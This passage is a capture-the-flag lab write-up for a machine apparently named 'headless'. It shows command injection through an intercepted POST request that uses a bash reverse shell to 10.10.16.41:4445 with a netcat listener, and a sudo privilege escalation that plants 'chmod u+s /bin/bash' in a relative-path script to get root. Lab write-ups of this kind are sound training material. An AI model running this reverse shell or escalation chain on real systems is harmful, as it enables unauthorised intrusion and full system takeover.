




Here we reach a page that generates a POST request to record a date. We can intercept this request and exploit it to inject system commands. First, we need to create a simple shell script

```
$ cat rcex.sh
#!/bin/bash
/bin/bash -c 'exec bash -i >& /dev/tcp/10.10.16.41/4445 0>&1'
```


Then, make sure your python server is running, and alter the request like so. Be sure to replace the user cookie with the admin cookie once again



Also, make sure you have a netcat listener ready to catch the shell

```
$ rlwrap nc -lvnp 4445
listening on [any] 4445 …
```

Forward the request. If all goes well, you should receive a shell back on your netcat, and see a GET request for the shell file in your python server



And we are in as user dvir. From here, root is relatively easy. Sudo -l to see file permissions for current user

```
dvir@headless:~/app$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```

We see that user dvir can run /usr/bin/syscheck. Let’s take a look at this file

```
dvir@headless:~/app$ cat /usr/bin/syscheck
cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -
n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
```

We can see that this file accesses another file “initdb.sh”. We can inject a malicious payload into this file

```
dvir@headless:~/app$ echo "chmod u+s /bin/bash" > initdb.sh
echo "chmod u+s /bin/bash" > initdb.sh
```

Modify the permissions on initdb.sh

```
dvir@headless:~/app$ chmod +x initdb.sh
chmod +x initdb.sh
```

Then, run /usr/bin/syscheck

```
dvir@headless:~/app$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 2.0G
System load average:  0.01, 0.05, 0.07
Database service is not running. Starting it…
```

And finally, /bin/bash -p for root

```
dvir@headless:~/app$ /bin/bash -p
/bin/bash -p
id
uid=1000(dvir) gid=1000(dvir) euid=0(root) groups=1000(dvir),100(users)
```

```
cat /root/root.txt
```

And there it is! Yet another root flag is ours for the taking. Happy hacking!